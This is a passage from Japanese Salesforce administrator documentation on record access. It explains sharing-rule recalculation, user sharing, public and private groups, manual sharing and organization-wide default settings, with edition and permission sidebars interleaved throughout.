- [ポータルユーザアクセス権の変換] ウィザードを使用して、ロール、および内部下位ロールを含む共有ロールを含むように簡単に変換できます。さらに、このウィザードを使用して、公開されているレポート、ダッシュボード、およびドキュメントフォルダを、ポータルユーザ以外のすべてのユーザがアクセスできるように変換できます。

管理パッケージの項目

条件に基づく共有ルールで、ライセンスが期限切れになったライセンス付き管理パッケージの項目を参照すると、項目の表示ラベルに `(expired)` が追加されます。項目の表示ラベルは、[設定]のルール定義ページの [項目] ドロップダウンリストに表示されます。期限切れの項目を参照する条件に基づく共有ルールは再適用されず、そのルールに基づいて新しいレコードが共有されることはありません。ただし、パッケージが期限切れになる前の既存のレコードの共有は保持されます。

共有ルールの再適用

グループ、ロール、およびテリトリーに変更を加えると、共有ルールの再評価が実行され、必要に応じてアクセス権が追加または削除されます。

変更には、グループ、ロール、またはテリトリーに対するユーザの追加または削除、特定のロールの上位ロールの変更、特定のテリトリーの上位テリトリーの変更、または別のグループに対するグループの追加または削除などがあります。

メモ: [共有ルール] 関連リストの [再適用] ボタンは、共有ルールの更新が失敗したり、予定どおりに動作しない場合に限り使用します。

オブジェクトの共有ルールを手動で再適用する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. 対象のオブジェクトの [共有ルール] 関連リストで、[再適用] をクリックします。
3. 再適用の進行状況を監視するには、[設定] から、[クイック検索] ボックスに「*バックグラウンドジョブ*」と入力し、[バックグラウンドジョブ] を選択します。

メモ: グループメンバーまたは共有ルールの適用が延期されると、[再適用] ボタンが無効になります。関連オブジェクトの共有ルールは自動的に再適用されます。たとえば、取引先レコードと商談レコードは主従関係にあるため、商談共有ルールが再適用されると、取引先共有ルールは再適用されます。

共有を再適用するときには、すべての Apex 共有の再適用も実行されます。共有ルールの再適用時に、関連オブジェクトの共有ルールも再適用されます。再適用が完了すると、メールで通知されます。たとえば、商談オブジェクトは取引先オブジェクトの従になるため、商談の共有ルールを再適用すると、取引先共有ルールも再適用されます。

共有ルールの自動適用はデフォルトで有効になっています。共有ルールの適用は、任意にサスペンドおよび再開して延期できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文、共有ルール、およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを再適用する
- 「共有の管理」

共有ルールの非同期並列再適用

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

共有ルールの再適用を非同期かつ並列に実行して高速化します。

共有ルールを作成、更新、または削除するときに、結果の再適用が非同期で並列処理されるようになりました。再適用は、バックグラウンドで非同期に並列処理されるため、プロセスが迅速化し、サイトの操作(パッチやサーバの再起動など)に対する回復力が向上します。完了時にメール通知を受信します。再適用が完了するまで、共有ルールの作成や組織の共有設定の更新など、他の共有操作を行うことはできません。

所有者ベースの共有ルールの挿入または更新による影響を受けるレコードの数が 25,000 未満の場合、再適用は同時に実行され、完了したときにメール通知は送信されません。影響を受けるレコードの数が 25,000 未満の所有者ベースの共有ルールの挿入または更新は、[バックグラウンドジョブ]ページでは使用できません。

並列処理による共有ルールの再適用は、次の場合にも実行されます。

- [共有設定] ページで共有ルールの [再適用] ボタンをクリックする
- [共有を延期] ページの共有ルールを再適用する

[バックグラウンドジョブ]ページで並列再適用の進行状況を監視できます。または、[設定変更履歴の参照]ページでは、最近の共有操作を確認できます。

共有ルールの再適用では、取引先と子レコード間の暗黙的な共有が維持されます。[バックグラウンドジョブ]ページでは、これらのプロセスは [取引先 — 余分な親アクセス権の削除] や [取引先 — 親アクセス権の許可] などのジョブのサブ種別に対応します。また、共有ルールの削除は、無関係な共有行が削除されることを示すジョブのサブ種別 [オブジェクト — アクセス権のクリーンアップ] に対応します。

メモ: レコードアクセス権についての詳細は、*「企業の規模に応じたレコードアクセス権の作成」*を参照してください。

ユーザ共有

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

共有の直接設定、ポータル、およびコミュニティを使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ共有では、内部ユーザまたは外部ユーザを組織内の別のユーザから表示または非表示にできます。

たとえば、メーカーの場合、すべての販売店を組織に参加させる必要がある一方で、販売店同士が参照したり連絡を取り合ったりしないようにすることが考えられます。この場合は、ユーザオブジェクトの組織の共有設定を [非公開] に設定します。続いて、共有ルールや共有の直接設定を使用して、指定された販売店へのアクセスを許可します。

ユーザ共有により、次の操作を実行できます。

- すべてのユーザを参照したり、すべてのユーザとやりとりしたりする必要のあるユーザに「すべてのユーザの参照」権限を割り当てる。「ユーザの管理」権限を持っているユーザは、この権限が自動的に有効になります。
- ユーザレコードの組織の共有設定を [非公開] または [公開/参照のみ] に設定する。

- グループメンバーシップまたはその他の条件に基づいてユーザ共有ルールを作成する。
- ユーザレコードの共有の直接設定を作成して、個々のユーザまたはグループにアクセスできるようにする。
- カスタマーポータル、パートナーポータル、およびコミュニティでの外部ユーザの表示を制御する。

このセクションの内容:

ユーザ共有について

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

共有の直接設定を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

内部および外部ユーザレコードの組織の共有を設定します。その後、メンバーシップに基づく共有ルールを使用して、アクセス権を公開グループ、ロール、またはテリトリーに拡張したり、共有の直接設定を使用して個々のユーザレコードを他のユーザやグループと共有したりします。

ユーザ共有を有効にすると、ユーザに他のユーザに対する参照アクセス権がある場合に限り、検索やリストビューなどでそのユーザを参照できます。

ユーザ共有を実装する前に、次の考慮事項を確認してください。

「すべてのユーザの参照」権限
この権限は、共有の設定に関係なく、すべてのユーザへの参照アクセス権が必要なユーザに付与できます。すでに「ユーザの管理」権限がある場合は、「すべてのユーザの参照」権限が自動的に付与されています。

ユーザレコードの組織の共有設定
この設定のデフォルトは、外部ユーザに対しては [非公開] で、内部ユーザに対しては [公開/参照のみ] です。デフォルトのアクセス権が [非公開] に設定されている場合、ユーザは各自のユーザレコードのみ表示および編集できます。ロール階層で部下を持つユーザは、その部下のユーザレコードへの参照アクセス権限を保持します。

ユーザ共有ルール
全般的な共有ルールに関する考慮事項がユーザ共有ルールにも適用されます。ユーザ共有ルールは、公開グループ、ロール、またはテリトリーへのメンバーシップに基づいています。各共有ルールでは、共有元グループのメンバーが共有先グループのメンバーと共有されます。共有ルールを作成する前に、適切な公

開グループ、ロール、またはテリトリーを作成する必要があります。ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。

ユーザレコードの共有の直接設定
: 共有の直接設定では、個々のユーザの参照または編集アクセス権を付与できますが、付与するアクセス権が対象ユーザのデフォルトのアクセス権よりも高い場合に限られます。ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。Apex 管理共有はサポートされていません。

外部ユーザのユーザ共有
: 「外部ユーザの管理」権限を持つユーザには、ユーザレコードの共有ルールや組織の共有設定に関係なく、パートナーリレーションの管理、カスタマーサービス、およびカスタマーセルフサービスポータルユーザの外部ユーザレコードへのアクセス権があります。「外部ユーザの管理」権限では、ゲストまたは Chatter External ユーザへのアクセス権は付与されません。

ユーザ共有の互換性
: ユーザオブジェクトの組織の共有設定が [非公開] に設定されている場合、ユーザ共有はこれらの機能を完全にはサポートしません。

- 外部ユーザは、Chatter Messenger を使用できません。これは、ユーザオブジェクトの組織の共有設定が [公開/参照のみ] に設定されている場合にのみ、内部ユーザが使用できます。
- カスタマイザブル売上予測:「すべての売上予測の参照」権限を持つユーザは、自分がアクセス権を持っていないユーザを表示できます。
- Salesforce CRM Content:ライブラリを作成できるユーザは、ライブラリメンバーを追加するときに、自分がアクセス権を持っていないユーザを表示できます。
- 標準レポートタイプ:標準レポートのタイプに基づく一部のレポートで、ユーザがアクセス権を持っていないユーザのデータを公開します。詳細は、「標準レポートの表示の制御」を参照してください。

ユーザレコードの組織の共有設定

ユーザオブジェクトへのアクセスを開設する前に、そのオブジェクトに組織の共有設定を実行します。

ユーザレコードに対して、組織の共有設定を [非公開] または [公開/参照のみ] に設定できます。レコードを表示してはいけないユーザが 1 人でもいる場合は、このデフォルトを [非公開] に設定する必要があります。

組織に、内部ユーザ (従業員と営業エージェント) と、さまざまな営業エージェントやポータル取引先の下に外部ユーザ (顧客/ポータルユーザ) がいて、次の要件があるとします。

- 従業員は全員を表示できる。
- 営業エージェントは従業員、他のエージェント、および自分の顧客のユーザレコードのみを表示できる。
- 顧客は、同じエージェントまたはポータル取引先の下にいる他の顧客のみを表示できる。

これらの要件を満たすために、デフォルトの外部アクセス権を [非公開] に設定し、共有ルール、共有の直接設定、ユーザ権限を使用してアクセス権を拡張します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

この機能が最初に有効化されるとき、外部ユーザのデフォルトのアクセス設定は[非公開]になっています。内部ユーザのデフォルトは、[公開/参照のみ]です。ユーザオブジェクトへの外部アクセス権の組織の共有設定を変更する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. ユーザレコードに使用するデフォルトの内部および外部のアクセス権を選択します。
   デフォルトの外部アクセス権の制限は、デフォルトの内部アクセス権以上にする必要があります。
4. [保存] をクリックします。
   ユーザは、ロール階層が下位のユーザレコードへの参照アクセス権と、自身のユーザレコードへの完全アクセス権を保持します。

ユーザレコードの共有

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザレコードを表示する
- ユーザレコードに対する「参照」

システム管理者は、ユーザレコードに対する組織の共有モデルとデフォルトのアクセスレベルを定義します。組織のデフォルトのアクセスレベルが [非公開] または [公開/参照のみ] に設定されている場合は、自分のユーザレコードに対する共有権限を拡張できます。ただし、組織のデフォルトより低いレベルにアクセスを制限することはできません。

外部コミュニティユーザ、カスタマーポータルユーザ、パートナーポータルユーザなどの外部ユーザレコードを共有できます。内部ユーザレコードを外部ユーザと共有することもできます。共有の詳細を表示および管理するには、ユーザの詳細ページで[共有]をクリックします。共有の詳細ページには、ユーザレコードへの共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次のタスクを実行できます。

- 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［ビュー］ドロップダウンリストから選択し、[編集]をクリックします。
- [追加] をクリックして、他のユーザ、グループ、ロール、またはテリトリーのレコードにアクセス権を付与します。この方法によるアクセス権の付与は、ユーザレコードの*共有の直接設定*とも呼ばれます。
- ルールの横にある [編集] または [削除] をクリックして、共有の直接設定を編集または削除します。

システム管理者は、すべてのユーザに対してユーザレコードの共有の直接設定を無効化または有効化することができます。

ユーザ表示設定のデフォルトへの復元

ユーザ共有によって、組織の誰が誰を参照するかを制御できます。以前にユーザ共有を使用している場合、デフォルトに復元できます。

ユーザ表示設定をデフォルトに復元する

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. 組織の共有設定を [公開/参照のみ] (内部アクセス) および [非公開] (外部アクセス) に設定します。
3. ポータル取引先ユーザのアクセス権を有効にします。

   [共有設定] ページで、[ポータルユーザ表示] チェックボックスをオンにします。このオプションにより、カスタマーポータルユーザが同じポータル取引先の他のユーザを表示できるようになります。また、パートナーポータルユーザはポータル取引先所有者を表示できます。[コミュニティユーザ表示] も選択されている場合、同じコミュニティのユーザも互いに表示されます。
4. ネットワークメンバーのアクセス権を有効にします。

   [共有設定] ページで、[コミュニティユーザ表示] チェックボックスをオンにします。このオプションにより、コミュニティ内の他のすべてのユーザがコミュニティメンバーを表示できるようになります。[ポータルユーザ表示] も選択されている場合、ポータルユーザは、同じアカウントの他のポータルユーザも表示できます。
5. ユーザ共有ルールを削除します。

   [共有設定] ページで、使用可能なすべてのユーザ共有ルールの横にある [削除] をクリックします。
6. ユーザレコードへの HVPU アクセスを削除します。

   [カスタマーポータル設定] ページで、HVPU で使用可能なすべての共有セットの横にある [削除] をクリックします。

ユーザ表示設定がデフォルトに復元されたら、すべての内部ユーザ、同じポータル取引先のポータルユーザ、および同じコミュニティのコミュニティメンバーが互いに表示されるようになります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

ポータルおよびコミュニティを使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザ表示設定をデフォルトに復元する
- 「共有の管理」

グループとは?

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

グループは一連のユーザで構成されます。グループには、個々のユーザ、その他のグループ、または特定のロールやテリトリーのユーザを含めることができます。あるいは、特定のロールやテリトリーのユーザと、階層でそのロールやテリトリーよりも下位のすべてのユーザを含めることができます。

次の 2 種類のグループがあります。

公開グループ
: 管理者と代理管理者が公開グループを作成できます。組織内の全員が公開グループを使用できます。たとえば、システム管理者は従業員相乗り通勤プログラムのグループを作成できます。その後、すべての従業員がこのグループを使用して、プログラムに関するレコードを共有できます。

非公開グループ
: 各ユーザが個人で使用するグループを作成できます。たとえば、指定したワークグループ内で特定のレコードを常に共有できるようにしておく必要が生じる場合があります。

グループは、次のような方法で使用できます。

- 共有ルールに基づいたデフォルトの共有アクセスを設定する
- 他のユーザとレコードを共有する
- 他のユーザが所有する取引先責任者の同期を指定する
- Salesforce CRM Content ライブラリに複数のユーザを追加する
- Salesforce ナレッジの特定のアクションにユーザを割り当てる

このセクションの内容:

グループの作成と編集

公開グループを作成および編集できるのは管理者と代理管理者のみですが、誰でも自分の非公開グループを作成および編集できます。

グループを作成または編集する手順は、次のとおりです。

1. グループの種類に一致するコントロールをクリックします。
   - 非公開グループの場合、[個人設定]に移動して、[私の個人情報]または[個人用]のいずれか表示された方をクリックします。その後、[私のグループ]をクリックします。ユーザ詳細ページでは[非公開グループ]関連リストも使用できます。
   - 公開グループの場合は、[設定]から［クイック検索］ボックスに「*公開グループ*」と入力し、[公開グループ]を選択します。
2. [新規]をクリックするか、編集するグループの横にある[編集]をクリックします。
3. 次の項目を入力します。

項目	説明
表示ラベル	ユーザインターフェースページで、グループを参照するために使用する名前です。
［グループ名］(公開グループのみ)	この一意の名前はAPIおよび管理パッケージで使用されます。
［階層を使用したアクセス許可］(公開グループのみ)	[階層を使用したアクセス許可]を選択し、ロール階層を使用してレコードに自動アクセスできるようにします。選択すると、このグループのユーザと共有するすべてのレコードは、階層内の上層のユーザとも共有されます。 [すべての内部ユーザ]をメンバーとして公開グループを作成する場合は、[階層を使用したアクセス許可]を選択解除します。これにより、レコードをグループと共有する場合のパフォーマンスが改善されます。 メモ: [階層を使用したアクセス許可]がオフになっている場合、ロール階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべての参照」や「すべての編集」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザ

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開グループを作成または編集する
- ユーザの管理

別のユーザの非公開グループを作成または編集する
- ユーザの管理

	は、自分が所有していないレコードにもアクセスできます。
検索	［検索］ドロップダウンリストから、追加するメンバーの種別を選択します。追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索]をクリックします。 メモ: 取引先所有者は、大規模ポータルユーザが所有する子レコードを参照するには、ポータルユーザのデータに対するアクセス権を持つポータル共有グループのメンバーでなければなりません。
選択済みのユーザ	[共有可能なユーザ]ボックスからメンバーを選択し、[追加]をクリックすると、そのメンバーがグループに追加されます。
選択済みの代理グループ	このリストで、そのメンバーがこの公開グループのメンバーを追加または削除できる代理管理グループを指定します。[選択可能な代理グループ]ボックスからグループを選択して、[追加]をクリックします。このリストは公開グループでのみ表示されます。

4. [保存]をクリックします。

メモ: グループ、ロール、およびテリトリーを編集すると、共有ルールが再評価され、必要に応じてアクセス権が追加または削除されます。

グループメンバー種別

各種の内部および外部ユーザがさまざまなグループ種別を使用できます。

グループを作成または編集するときに、［検索］ドロップダウンリストから次のメンバー種別を選択できます。組織の設定によっては使用できない種別もあります。

メンバー種別	説明
カスタマーポータルユーザ	すべてのカスタマーポータルユーザ。これは、組織でカスタマーポータルが有効になっている場合にのみ使用できます。
パートナーユーザ	すべてのパートナーユーザ。これは、組織でパートナーポータルが有効になっている場合にのみ使用できます。
非公開グループ	すべての独自グループ。これは、非公開グループを作成した場合のみ使用できます。
ポータルロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロール内のすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 メモ: ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。
ポータルロール & 下位ロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロールのすべてのユーザと、そのポータルロール階層で下位のロールのすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 メモ: ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用できるメンバーの種別はエディションによって異なります。

ユーザ権限

公開グループを作成または編集する
- ユーザの管理

別のユーザの非公開グループを作成または編集する
- ユーザの管理

メンバー種別	説明
	含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。
公開グループ	管理者に定義されたすべての公開グループ。
ロール	組織向けに定義されたすべてのロール。グループへのロールの追加には、そのロール内のすべてのユーザが含まれますが、ポータルロールは含まれません。
ロール & 内部下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。ポータルロールまたはユーザは含まれません。
ロール & 下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。これは、組織でポータルが有効になっていない場合にのみ使用できます。
ロール、内部 & ポータル下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。これは、組織でパートナーまたはカスタマーポータルが有効になっている場合にのみ使用できます。ポータルユーザが含まれます。
ユーザ	組織内でのすべてのユーザ。ポータルユーザは含まれません。

グループのすべてのユーザの参照

［すべてのユーザ］リストには、選択した個人グループ、公開グループ、キュー、ロール共有グループ、テリトリー共有グループに属するユーザが表示されます。［すべてのユーザ］リストには、選択した公開グループ、キュー、またはロール共有グループに属するユーザが表示されます。このページで、ユーザの詳細情報の表示、ユーザ情報の編集、関連情報へのアクセスができます。

- 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、［新規ビューの作成］をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［表示］ドロップダウンリストから選択し、［編集］をクリックします。
- ユーザ名の横にある［編集］をクリックすると、そのユーザ情報を編集できます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- ユーザ名の横にある [ログイン] をクリックすると、そのユーザとしてログインできます。このリンクは、システム管理者にログインアクセスを許可したユーザのみ、またはシステム管理者がユーザとしてログインできる組織でのみ使用できます。

レコードへのアクセスの許可

共有の直接設定を使用して、取引先、取引先責任者、リードなどの特定の種類のレコードへのアクセスを他の特定のユーザに許可できます。場合によっては、1つのレコードに対するアクセスの許可にはすべての関連レコードへのアクセスが含まれます。

たとえば、ある取引先へのアクセスを別のユーザに許可すると、そのユーザは自動的にその取引先に関連付けられているすべての商談とケースにアクセスできるようになります。

レコードへのアクセスを許可する場合、ユーザは次のいずれかである必要があります。

- レコードの所有者
- 階層で所有者より上のロールのユーザ (組織の共有設定が階層によってアクセスを制御する場合)
- レコードに対するフルアクセスを許可されたユーザ
- システム管理者

共有の直接設定を使用してレコードへのアクセスを許可する手順は、次のとおりです。

1. 共有するレコードの [共有] をクリックします。
2. [追加] をクリックします。
3. [検索] ドロップダウンリストから、追加するグループ、ユーザ、ロール、またはテリトリーの種別を選択します。

   組織のデータに応じて、オプションとして次を含めることができます。

型	説明
マネージャのグループ	ユーザのすべての直属マネージャおよび間接マネージャ。
マネージャの下位グループ	マネージャと、そのマネージャが管理するすべての直属部下および間接部下。
公開グループ	管理者に定義されたすべての公開グループ。
非公開グループ	レコード所有者に定義されたすべての非公開グループ。レコード所有者のみがレコード所有者の非公開グループと共有できます。

エディション

使用可能なインターフェース: Salesforce Classic

取引先および取引先責任者の共有を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン、ケース、カスタムオブジェクトレコード、リード、および商談の共有を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

型	説明
ユーザ	組織内でのすべてのユーザ。ポータルユーザは含まれません。
ロール	組織に定義されたすべてのロール。各ロール内のすべてのユーザが含まれます。
ロール & 下位ロール	ロール内のすべてのユーザと、階層でそのロールの下位のロール内のすべてのユーザ。これは、組織でポータルが有効になっていない場合にのみ使用できます。
ロール & 内部下位ロール	組織に定義されたすべてのロール。指定されたロール内のすべてのユーザと、そのロールの下位のロール内のすべてのユーザが含まれます。ただし、パートナーポータルロールとカスタマーポータルロールは含まれません。
ロール、内部 & ポータル下位ロール	ロールおよびその下位ロールを追加します。これには、そのロール内のすべてのユーザと、そのロールの下位のロール内のすべてのユーザが含まれます。これは、組織でパートナーまたはカスタマーポータルが有効になっている場合にのみ使用できます。ポータルロールおよびユーザが含まれます。
テリトリー	テリトリー管理を使用する組織の場合、各テリトリーを含め、組織に定義されたすべてのテリトリー。
テリトリーおよび下位テリトリー	テリトリー管理を使用する組織の場合、テリトリー内のすべてのユーザと、そのテリトリーの下位のユーザ。

メモ: ユーザ、ロール、およびグループが 2,000 を超える組織では、クエリが特定のカテゴリのどの項目とも一致しない場合、そのカテゴリは[検索]ドロップダウンメニューに表示されません。たとえば、「CEO」を検索した結果「CEO」という文字列を含むグループ名が 1 つもなかった場合、ドロップダウンに [グループ] オプションが表示されなくなります。新しい検索語を入力した場合、リストに表示されていないものを含め、すべてのカテゴリが検索されます。検索用語をクリアして [検索] をクリックすると、ドロップダウンに再度取り込まれます。

4. 名前を [共有先] リストに追加することで、アクセスを許可する特定のグループ、ユーザ、ロール、またはテリトリーを選択します。[追加] および [削除] 矢印を使用して、[選択可能] リストから [共有先] リストに項目を移動します。
5. 共有するレコードと自分が所有する関連レコードのすべてに対して、アクセス権を選択します。

メモ:

- 商談またはケースを共有している場合、共有先のユーザには、少なくとも取引先への参照アクセス権が必要です(ただし、ケースチームを介してケースを共有している場合を除きます)。また、取引先自体を共有するための権限もある場合は、取引先への参照アクセス権が共有先のユーザに自動的に付与されます。取引先を共有するための権限がない場合は、取引先への参照アクセス権を他のユーザに付与するよう取引先所有者に依頼する必要があります。
- [取引先責任者のアクセス権]は、取引先責任者に対する組織の共有設定が[親レコードに連動]に設定されているときは無効です。
- 関連するオブジェクトレコードのアクセス権を指定する共有ルールの場合、指定されたアクセス権はその共有ルールにのみ適用されます。たとえば、関連する取引先責任者へのアクセス権として「非公開」が取引先共有ルールで指定されていても、ユーザは、他の方法を使用して、関連する取引先責任者にアクセスできます。たとえば、他の方法として、組織全体のデフォルト、「すべてのデータの編集」または「すべてのデータの参照」権限、取引先責任者に対する「すべての編集」または「すべての参照」権限があります。

6. 売上予測を共有する場合は、[登録可]を選択し、そのユーザ、グループ、またはロールが売上予測を登録できるようにします。
7. ユーザおよびシステム管理者が理解できるようにするため、レコードの共有理由を選択します。
8. [保存]をクリックします。

組織の共有設定

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタマーポータルは、**Database.com Edition** では利用できません。

組織の共有設定を使用して、オブジェクトのレコードに対するデフォルトのアクセス権を定義できます。組織の共有設定は、カスタムオブジェクトや多くの標準オブジェクト(納入商品、キャンペーン、ケース、取引先とその契約など)に対して個別に設定できます。

組織の共有設定では、ほとんどのオブジェクトに対して[非公開]、[公開/参照のみ]、または[公開/参照・更新可能]のいずれかを設定できます。オブジェクトの組織の共有設定が[非公開]または[公開/参照のみ]に設定されている環境の場合、システム管理者は、ロール階層を設定するか共有ルールを定義することで、ユーザにレコードに対する追加のアクセス権を許可できます。ただし、共有ルールを使用できるのは、追加のアクセス権を付与する場合のみです。最初に組織の共有設定で指定されたレベルを超えるレコードへのアクセス権を制限するために使用することはできません。

重要: 組織がカスタマーポータルを使用する場合、取引先責任者のカスタマーポータルへのアクセスを有効にする前に、取引先、取引先責任者、契約、納入商品、およびケースに対する組織のデフォルトの共有設定を[非公開]にします。こうすると、デフォルトでカスタマーは自分のデータのみを表示できるようになります。すべての内部ユーザがすべての内部ユーザと共有する共有ルールを作成することで、Salesforce ユーザに「公開/参照・更新可能」アクセス権を許可することもできます。

デフォルトでは、Salesforceは、ロール階層やテリトリー階層などの階層を使用して、階層内でレコード所有者より上位のユーザに、そのレコードへのアクセス権を自動的に与えます。

オブジェクトを非公開に設定すると、レコードの所有者と階層内でそのロールの上位にあるユーザに対してのみレコードが表示されるようになります。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、およびDeveloper Editionでは、カスタムオブジェクトについて、階層内でレコード所有者よりも上位のユーザに対してレコードへのアクセス権を無効にするには、[階層を使用したアクセス許可]チェックボックスをオフにします。カスタムオブジェクトのこのチェックボックスの選択を解除すると、レコード所有者と組織の共有設定によってアクセスを許可されたユーザのみが、そのレコードにアクセスできるようになります。

このセクションの内容:

組織の共有設定の設定

組織の共有設定は、レコードへのベースラインアクセス権を設定します。オブジェクトごとに別個のデフォルトを設定できます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. オブジェクトごとに、使用するデフォルトアクセス権を選択します。外部組織の共有設定がある場合は、「外部組織の共有設定の概要」を参照してください。
4. 階層を利用して自動的にアクセス権を無効にするには、[親レコードに連動] のデフォルトアクセス権を持たない任意のカスタムオブジェクトについて [階層を使用したアクセス許可] をオフにします。

   メモ: [階層を使用したアクセス許可] チェックボックスがオフの場合、ロール階層またはテリトリー階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべての参照」や「すべての編集」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザは、自分が所有していないレコードにもアクセスできます。

組織の共有設定を更新するときに、共有再適用によってレコードへのアクセス権の変更が適用されます。データが大量にあると、更新の所要時間が長くなります。

- 「公開/参照のみ」から「公開/参照・更新可能」へなど、デフォルトのアクセス権を拡大する場合は、変更がすぐに有効になります。すべてのユーザは、更新されたデフォルトのアクセス権に基づいてアクセス

できます。その後共有再適用は非同期に実行され、手動または共有ルールからのすべての冗長なアクセスが削除されます。

メモ: 取引先責任者のデフォルトのアクセス権が「親レコードに連動」であり、取引先、商談、またはケースのデフォルトのアクセス権を拡大する場合は、再適用の実行後に変更が有効になります。

- 「公開/参照・更新可能」から「公開/参照のみ」へなど、デフォルトのアクセス権を縮小する場合は、再適用の実行後に変更が有効になります。

再適用が完了すると、メールで通知されます。変更を表示するには、[共有設定]ページを更新します。更新状況を表示するには、[設定]から［クイック検索］ボックスに*「設定変更履歴の参照」*と入力し、[設定変更履歴の参照] を選択します。

制限事項

一部のオブジェクトでは、組織の共有設定を変更できません。

- サービス契約は、常に非公開です。
- ユーザプロビジョニング要求は、常に非公開です。
- ドキュメント、レポート、またはダッシュボードを参照または編集できるかどうかは、そのドキュメントが保存されているフォルダに対するユーザのアクセス権に基づきます。
- 売上予測共有が有効でない場合、自分より下位のロール階層にあるユーザの売上予測のみ参照できます。
- カスタムオブジェクトが、標準オブジェクトとの主従関係の従側にある場合は、組織の共有設定は [親レコードに連動] に設定されており、これを編集することはできません。
